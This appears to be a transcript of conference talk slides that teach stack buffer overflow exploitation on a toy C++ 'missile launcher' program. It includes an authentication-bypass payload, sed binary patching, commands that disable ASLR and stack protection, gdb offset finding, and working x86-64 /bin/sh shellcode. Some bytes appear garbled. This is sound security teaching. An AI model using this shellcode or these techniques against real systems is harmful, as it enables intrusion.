Automate the string

@PATI_GALLARDO

simple_exploit.c



```
int main(void) {
    struct {
        uint8_t buffer[8];
        bool allowaccess;
        char n_missiles;
    } sf;

    memset(&sf, 0, sizeof sf);

    sf.allowaccess = true;
    sf.n_missiles = 42;

    fwrite(&sf, sizeof sf, 1, stdout);
}
```

Let's try it out!

@PATI_GALLARDO

```
$ clang -o simple_exploit simple_exploit.c  
$ ./simple_exploit | ./launch
```

WarGames MissileLauncher v0.1

Secret: Access **granted**

Launching 42 missiles

Operation complete



```
$ ./simple_exploit | ./launch_cpp
```


WarGames MissileLauncher v0.1

Secret: Access **granted**

Launching 42 missiles

Operation complete



A photograph of a red corrugated metal wall. On the wall, there is white spray-painted graffiti that forms a large, stylized heart shape. The heart is composed of several concentric loops and has a rough, textured appearance. The background is the metallic surface of what appears to be a shipping container.

@PATI_GALLARDO

Fixing the C++ code!



@PATI_GALLARDO

```
void launch_missiles(int n) {
    printf("Launching %d missiles\n", n);
}

void authenticate_and_launch(void) {
    int n_missiles = 2;
    bool allowaccess = false;
    char response[8];

    printf("Secret: ");
    size_t max = sizeof response;
    std::cin >> std::setw(max) >> response;

    if (strcmp(response, "Joshua") == 0)
        allowaccess = true;

    if (allowaccess) {
        puts("Access granted");
        launch_missiles(n_missiles);
    }

    if (!allowaccess)
        puts("Access denied");
}

int main(void) {
    puts("WarGames MissileLauncher v0.1");
    authenticate_and_launch();
    puts("Operation complete");
}
```

Set the width on cin


Let's test it!

@PATI_GALLARDO

```
$ clang++ -o launch_fixed launch_fixed.cpp
```

```
$ ./launch_fixed
WarGames MissileLauncher v0.1
Secret: AAAABBBBC*
Access denied
Operation complete
```

```
$ ./simple_exploit | ./launch_fixed
WarGames MissileLauncher v0.1
Secret: Access denied
Operation complete
```

A vibrant mural on a brick wall. In the center is a woman with dark hair, wearing a white, off-the-shoulder dress. She is positioned between two black-framed windows. The background consists of horizontal stripes in various colors: pink, blue, orange, green, and yellow. Below the stripes is a decorative border featuring a Greek key pattern. At the bottom of the mural are stylized, black and white tropical leaves and flowers.

@PATI_GALLARDO

Use sed to binary patch

Use sed to binary patch

@PATI_GALLARDO

```
$ objdump -M intel -d ./launch | grep -A 7
"<_Z23authenticate_and_launchv>:"
```

| | |
|--|------------------------------|
| 0000000000400890 <_Z23authenticate_and_launchv>: | |
| 400890: 55 | push rbp |
| 400891: 48 89 e5 | mov rbp, rsp |
| 400894: 48 83 ec 30 | sub rsp, 0x30 |
| 400898: 48 bf 4b 0a 40 00 00 | movabs rdi, 0x400a4b |
| 40089f: 00 00 00 | |
| 4008a2: c7 45 fc 02 00 00 00 | mov DWORD PTR [rbp-0x4], 0x2 |
| 4008a9: c6 45 fb 00 | mov BYTE PTR [rbp-0x5], 0x0 |

```
$ cp launch launch_mod
$ sed -i "s/\xc7\x45\xfc\x02/\xfc\x45\xfc\x2a/" ./launch_mod
$ sed -i "s/\xc6\x45\xfb\x00/\xc6\x45\xfb\x01/" ./launch_mod
```

n_missiles = 2

allowaccess = false

n_missiles = 42 and allowaccess = true

Use sed to binary patch

@PATI_GALLARDO

```
$ ./launch_mod
WarGames MissileLauncher v0.1
Secret: David
Access granted
Launching 42 missiles
Operation complete

$ ./launch_mod
WarGames MissileLauncher v0.1
Secret: Joshua
Access granted
Launching 42 missiles
Operation complete

$ ./launch_mod
WarGames MissileLauncher v0.1
Secret: globalthermonuclearwar
Access granted
Launching 42 missiles
Operation complete
```




A large, colorful street mural of a woman's face is painted on a brick wall. Her eyes are a striking shade of teal, and her lips are painted in a bright red color. The mural features abstract, overlapping geometric shapes in shades of pink, blue, and yellow. In the foreground, several palm fronds are visible on the left side. The overall style is modern and artistic.

@PATI_GALLARDO

Stack Buffer Exploit

```
int execve(const char *filename,  
          char *const argv[],  
          char *const envp[]);
```



Shellcode - code that gives you shell

*Writes go
toward
higher
addresses
ptr++*

| | |
|-----|-------------------|
| 100 | Return address |
| 99 | <something> |
| 98 | char array item 3 |
| 97 | char array item 2 |
| 96 | char array item 1 |
| 95 | char array item 0 |

Stack
grows
toward
lower
addresses

Write direction vs Stack growing direction

Write Payload

@PATI_GALLARDO

*Writes go
toward
higher
addresses
ptr++*

| | |
|-----|----------------------------------|
| 100 | char[5]: "ret" address 95 |
| 99 | char[4]: No-op |
| 98 | char[3]: No-op |
| 97 | char[2]: No-op |
| 96 | char[1]: Shellcode |
| 95 | char[0]: Shellcode |

Stack
grows
toward
lower
addresses

Write direction vs Stack growing direction

Instructions
also go
toward
higher
addresses

| | |
|-----|----------------------------------|
| 100 | char[5]: "ret" address 95 |
| 99 | char[4]: No-op |
| 98 | char[3]: No-op |
| 97 | char[2]: No-op |
| 96 | char[1]: Shellcode |
| 95 | char[0]: Shellcode |

Stack
grows
toward
lower
addresses

Write direction vs Stack growing direction



```
int main(void) {
    char shellcode[] = "";
    size_t shellcode_size = (sizeof shellcode) - 1;

    int offset = 0; // We need to find the return addr offset
    int padded_bytes = offset - shellcode_size;

    {
        fwrite(shellcode, 1, shellcode_size, stdout);
    }

    {
        char pad[] = "\x90"; // No-ops
        for (int i = 0; i < padded_bytes; i++)
            fwrite(pad, 1, 1, stdout);
    }

    {
        // We need to find the address of the buffer
        char addr[] = "";
        fwrite(addr, 1, 6, stdout);
    }

    putchar('\0');
}
```

@PATI_GALLARDO

Basic
structure of
the exploit
code

```
int main(void) {
    char shellcode[] = "";
    size_t shellcode_size = (sizeof shellcode) - 1;

    int offset = 0; // We need to find the return addr offset
    int padded_bytes = offset - shellcode_size;
```

```
{  
    fwrite(shellcode, 1, shellcode_size, stdout);  
}
```

```
{  
    char pad[] = "\x90"; // No-ops  
    for (int i = 0; i < padded_bytes; i++)  
        fwrite(pad, 1, 1, stdout);  
}
```

```
{  
    // We need to find the address of the buffer  
    char addr[] = "";  
    fwrite(addr, 1, 6, stdout);  
}
```

```
} putchar('\0');
```

Offset of
return address
from buffer on
the stack

Address of buffer
in memory

What we need to know



```
void launch_missiles(int n) {
    printf("Launching %d missiles\n", n);
}

void authenticate_and_launch(void) {
    int n_missiles = 2;
    bool allowaccess = false;
    char response[110];
    printf("%p\n", &response);
    printf("Secret: ");
    std::cin >> response;

    if (strcmp(response, "Joshua") == 0)
        allowaccess = true;

    if (allowaccess) {
        puts("Access granted");
        launch_missiles(n_missiles);
    }

    if (!allowaccess)
        puts("Access denied");
}

int main(void) {
    puts("WarGames MissileLauncher v0.1");
    authenticate_and_launch();
    puts("Operation complete");
}
```

@PATI_GALLARDO

Lets make some changes to make it easier

Bigger buffer and get the address



```
echo 0 > /proc/sys/kernel/randomize_va_space
```

Metasploit **pattern_create** and **pattern_offset**

Used to find the offset of the return pointer from the start of the buffer

Metasploit **pattern_create**

Creates a string of un-repeated character sequences

Metasploit **pattern_offset**

Gives the offset in the character sequence of this section

```
$ pattern_create -l 150
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac
1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2A
e3Ae4Ae5Ae6Ae7Ae8Ae9
$ clang++ -z execstack -fno-stack-protector -o launch_bigger
launch_bigger.cpp
$ gdb -q ./launch_bigger
(gdb) br *authenticate_and_launch+205
Breakpoint 1 at 0x4008dd
(gdb) r
Starting program: ./launch_bigger
WarGames MissileLauncher v0.1
0x7fffffffdfc90
Secret:
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac
1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2A
e3Ae4Ae5Ae6Ae7Ae8Ae9
Access granted
Launching 1698771301 missiles
Breakpoint 1, 0x000000000004008dd in authenticate_and_launch() ()
(gdb) x/1xg $sp
0x7fffffffdd18: 0x3765413665413565
(gdb) q
$ pattern_offset -q 3765413665413565
[*] Exact match at offset 136
```

Address of buffer
in memory

Offset of return
address from buffer
on the stack

Find the
offset of the
return
address

@PATI_GALLARDO

Attempt 1

Stack Buffer Exploit

```
#include <stdio.h>
#include <string.h>

char shellcode[] =
    "\xeb\x17"           // jmp <push_str>
    "\xf5"               // <pop_str>; pop %rdi
    "\x48\x31\xd2"       // xor    %rdx,%rdx
    "\x48\x31\xc0"       // xor    %rax,%rax
    "\x48\x89\xe6"       // mov    %rsp,%rsi
    "\x48\x89\x54\x24\x08" // mov    %rdx,0x8(%rsp)
    "\x48\x89\x3c\x24"   // mov    %rdi,(%rsp)
    "\xb0\x3b"            // mov    $0x3b,%al
    "\xf0\x05"            // syscall
    "\xe8\xe4\xff\xff\xff" // <push_str>; callq <pop_str>
    "/bin/sh";
```

```
int main()
{
    printf("len:%lu bytes\n", strlen(shellcode));
    (*(void(*)()) shellcode)();
    return 0;
}
```

@PATI_GALLARDO

See talk at
CppCon
2018 for
details

Let's just test it

@PATI_GALLARDO

```
wargames$ clang -z execstack -o simple_stack_overflow_test  
simple_stack_overflow_test.c  
wargames$ ./simple_stack_overflow_test  
len:37 bytes  
$
```



Let's try it

@PATI_GALLARDO

```
wargames$ clang -o simple_stack_overflow_exploit  
simple_stack_overflow_exploit.c  
wargames$ ./simple_stack_overflow_exploit > file  
wargames$ gdb -q ./launch_bigger  
(gdb) r < file  
Starting program: ./launch_bigger < file  
WarGames MissileLauncher v0.1  
0x7fffffffdfc90  
Secret: Access denied
```

It just hangs:
/bin/sh string not null
terminated

@PATI_GALLARDO

Attempt 2

Stack Buffer Exploit

| Hex value | Ascii | Reverse Ascii |
|------------------|----------|---------------|
| 68732f2f6e69622f | hs//nib/ | /bin//sh |

@PATI_GALLARDO

simple_stack_overflow_test2.c

```
char shellcode[] =
    "\x48\x31\xd2"                                // xor    %rdx,%rdx
    "\x48\x31\xc0"                                // xor    %rax,%rax
    "\x50"                                         // push   %rax
    "\x48\xbb\x2f\x62\x69\x6e\x2f\x2f\x73\x68" // movabs $0x68732f2f6e69622f,%rbx
    "\x53"                                         // push   %rbx
    "\x48\x89\xe7"                                // mov    %rsp,%rdi
    "\x52"                                         // push   %rdx
    "\x57"                                         // push   %rdi
    "\x48\x89\xe6"                                // mov    %rsp,%rsi
    "\xb0\x3b"                                     // mov    $0x3b,%al
    "\x0f\x05";                                    // syscall
```

```
int main()
{
    printf("len:%lu bytes\n", strlen(shellcode));
    (*(void(*)()) shellcode)();
    return 0;
}
```

Null terminate the string in the shellcode

Let's just test it

@PATI_GALLARDO

```
wargames$ clang -z execstack -fno-stack-protector -o simple_stack_overflow_test2 simple_stack_overflow_test2.c  
wargames$ ./simple_stack_overflow_test2  
len:30 bytes  
$
```



Let's try it

@PATI_GALLARDO

```
wargames$ clang -o simple_stack_overflow_exploit  
simple_stack_overflow_exploit.c  
wargames$ ./simple_stack_overflow_exploit > file  
wargames$ gdb -q ./launch_bigger  
(gdb) r < file  
Starting program: ./launch_bigger < file  
WarGames MissileLauncher v0.1  
0xfffffffffdcc90  
Secret: Access denied  
process 21397 is executing new program: /bin/dash  
[Inferior 1 (process 21397) exited normally]  
(gdb)
```



Starts /bin/bash but
exits immediately

What's wrong? Lets look at strace

@PATI_GALLARDO

```
wargames$ clang -o simple_stack_overflow_exploit2  
simple_stack_overflow_exploit2.c  
wargames$ ./simple_stack_overflow_exploit2 > file  
wargames$ strace -o strace.log ./launch_bigger < file  
WarGames MissileLauncher v0.1  
0x7fffffffdd10  
Secret: Access denied  
wargames$ grep ENOTTY strace.log  
ioctl(0, TCGETS, 0x7fffffffbea0) = -1 ENOTTY (Inappropriate ioctl for  
device)
```

The shell fails to start
because of TTY? Google!


@PATI_GALLARDO

Attempt 3

Stack Buffer Exploit

New Idea!

Try to close STDIN and reopen tty first

